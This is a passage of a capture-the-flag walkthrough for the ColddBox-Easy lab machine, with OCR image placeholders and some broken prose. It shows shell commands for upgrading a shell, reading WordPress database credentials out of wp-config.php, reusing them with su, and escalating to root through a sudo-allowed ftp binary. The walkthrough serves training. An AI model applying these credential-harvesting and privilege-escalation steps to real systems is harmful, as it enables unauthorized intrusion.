
You can use this command to it.

Python3 -c ‘import pty;pty.spawn(“/bin/bash”)’



Now where we can see php files.the most important one is the wp-config.php file because it contains the username and password for

the database.



So I used more command to see that file to find username and password.

I used wp-config.php

```
root@kali: /home/star

wp-admin          wp-cron.php          wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp.config.php
more wp.config.php
more: stat of wp.config.php failed: No such file or directory
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php
}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */
```

From this, I can obtain the credentials.

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
```

Now I used these credentials to log into that account.


```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$
```

Now I am in the c0ldd account.


PRIVILEGE ESCALATION

To get root privileges, I perform sudo-l command to list binary finery which provide the root.



Now use GTFOBINS to exploits the above binaries. I chose ftp to exploit. This is the command to that .


Now I'm going to exploit it.



Now I'm on the root . I am now going to find the next flag of this box.

```
  File "/usr/lib/python3.5/pty.py", line 156, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python3.5/os.py", line 598, in execlp
    execvp(file, args)
  File "/usr/lib/python3.5/os.py", line 615, in execvp
    _execvpe(file, args)
  File "/usr/lib/python3.5/os.py", line 639, in _execvpe
    exec_func(file, *argrest)
FileNotFoundError: [Errno 2] No such file or directory
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/var/www/html# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

I found this root.txt from ls command. Then I used cat command to see the content of the file. It has base 64 encoded text. Used kali box to decode that text.



It is Congratulations machine completed

Note : I used commands so you check all the figure and description properly..

i

---

i